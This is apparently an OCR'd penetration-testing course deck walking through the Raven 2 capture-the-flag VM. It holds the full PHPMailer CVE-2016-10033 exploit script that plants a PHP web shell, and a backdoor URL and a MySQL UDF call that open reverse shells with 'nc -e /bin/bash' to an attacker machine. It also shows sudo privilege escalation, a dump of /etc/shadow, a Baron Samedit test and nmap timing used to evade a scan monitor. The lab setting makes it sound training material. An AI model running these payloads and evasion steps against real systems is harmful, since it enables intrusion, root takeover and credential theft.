
Exploitation: CWE-250 - Execution with Unnecessary Privileges

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/# find / -name flag* 2>/dev/null
/var/www/flag2.txt
/root/flag4.txt
```

Exploitation: CWE-548: Exposure Through Directory Listing



Exploitation: CVE-2016-10033 - PHPMailer RCE

- Script, drops a PHP backdoor on the target, allowing shell commands as www-data

```
4   TARGET=http://raven.local/contact.php
5   DOCROOT=/var/www/html
6   FILENAME=backdoor.php
7   LOCATION=$DOCROOT/$FILENAME
8   STATUS=$(curl -s \
9            --data-urlencode "name=Hackerman" \
10           --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
11           --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
12           --data-urlencode "action=submit" \
13           $TARGET | sed -r '146!d')
14
15  if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
16    echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
17  else
18    echo "[!] Exploit failed"
19  fi
```

Exploitation: CVE-2016-10033 - PHPMailer RCE

```
raven.local/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20%2Fbin%2Fbash
```

```
root@Kali:~/day1-b# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/day1-b# stty -a
speed 38400 baud; rows 47; columns 139; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z;
rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc
root@Kali:~/day1-b# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 44052
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ ^Z
[1]+  Stopped                 nc -lnvp 4444
root@Kali:~/day1-b# stty raw -echo
root@Kali:~/day1-b# nc -lnvp 4444

www-data@target2:/var/www/html$ export TERM=xterm
www-data@target2:/var/www/html$ stty rows 47 cols 139
www-data@target2:/var/www/html$ find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www/html$ cp /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png .
www-data@target2:/var/www/html$
www-data@target2:/var/www/html$ cat ../flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www/html$
```

Exploitation: CWE-250 - Execution with Unnecessary Privileges

- Compiling and linking the dynamic library from source code

```
www-data@target2:/tmp$ nano 1518.c
  GNU nano 2.2.6                                          File: 1518.c

 * +-----------+-----+-----------------+----------+
 * | name      | ret | dl              | type     |
 * +-----------+-----+-----------------+----------+
 * | do_system |   2 | raptor_udf2.so  | function |
 * +-----------+-----+-----------------+----------+
 * mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
 * mysql> \! sh
 * sh-2.05b$ cat /tmp/out
 * uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
 * [ ... ]
 *
 * E-DB Note: Keep an eye on https://github.com/mysqludf/lib_mysqludf_sys
 *
 */

#include <stdio.h>
#include <stdlib.h>

^G Get Help    ^O WriteOut    ^R Read File    ^Y Prev Page
^X Exit        ^J Justify     ^W Where Is     ^V Next Page

www-data@target2:/tmp$ gcc -g -c -fPIC 1518.c
www-data@target2:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
www-data@target2:/tmp$ ls
1518.c  1518.o  1518.so  linpeas.sh  tmux-33
```

Exploitation: CWE-250 - Execution with Unnecessary Privileges

- Moving the dynamic library to the required folder
- Creating the user defined SQL function
- Calling the function to get a reverse shell as the root user

```
www-data@target2:/var/www/html$ mysql -u root -pR@v3nSecurity wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create table wp_functions(line blob);
Query OK, 0 rows affected (0.03 sec)

mysql> insert into wp_functions values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from wp_functions into dumpfile '/usr/lib/mysql/plugin/wp-system.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'wp-system.so';
Query OK, 0 rows affected (0.00 sec)

mysql> drop table wp_functions;
Query OK, 0 rows affected (0.01 sec)

mysql> select do_system('nc 192.168.1.90 9001 -e /bin/bash');
```

Exploitation: CWE-250 - Execution with Unnecessary Privileges

- Receiving the reverse shell
- Finding Flag 4
- Accessing /etc/shadow

```
root@Kali:~/day1-b# nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 48235
python -c 'import pty; pty.spawn("/bin/bash")'
root@target2:/var/lib/mysql# ^Z
[1]+  Stopped                 nc -lnvp 9001
root@Kali:~/day1-b# stty raw -echo
root@Kali:~/day1-b# nc -lnvp 9001

root@target2:/var/lib/mysql# export TERM=xterm
root@target2:/var/lib/mysql# stty rows 47 cols 139
root@target2:/var/lib/mysql# ls /root
flag4.txt
root@target2:/var/lib/mysql# cat /root/flag4.txt

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:/var/lib/mysql# cat /etc/shadow
root:$6$RwnwUpOh$ZBfkEUK2Ilk3.maYiuMSpC.Mv.i43t4vvUsK.hL8qPMY9S
```

Exploitation: CVE-2021-3156 - Baron Samedit Sudo Exploit

- This test returns a Segmentation Fault if Sudo is vulnerable to Baron Samedit

```
www-data@target2:/var/www/html$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
Segmentation fault
www-data@target2:/var/www/html$
```

- Metasploit exploit failed with compiler error message requiring additional option


```
msf6 exploit(linux/local/sudo_baron_samedit) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.56.101:4445
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. sudo 1.8.10.3 is a vulnerable build.
[-] /tmp/JqyBVUrNv.c: In function 'exploit':
/tmp/JqyBVUrNv.c:70:5: error: 'for' loop initial declarations are only allowed in C99 or C11 mode
     for(int i = 0; i < target->null_stomp_len; i++) {
     ^
/tmp/JqyBVUrNv.c:70:5: note: use option -std=c99, -std=gnu99, -std=c11 or -std=gnu11 to compile your code
[-] Exploit aborted due to failure: bad-config: /tmp/JqyBVUrNv.c failed to compile.
[*] Exploit completed, but no session was created.
```

Avoiding Detection

Stealth Exploitation - Port Scan Monitor


- Count unique ports accessed on destination IP, by source IP
- Threshold >= 60, within 1 minute



Stealth Exploitation - Port Scan Monitor

Mitigating Detection


- We can attempt to avoid detection using the -T option
- Tested with *nmap -v -p- -T1 192.168.1.115*



Stealth Exploitation - Port Scan Monitor

Mitigating Detection

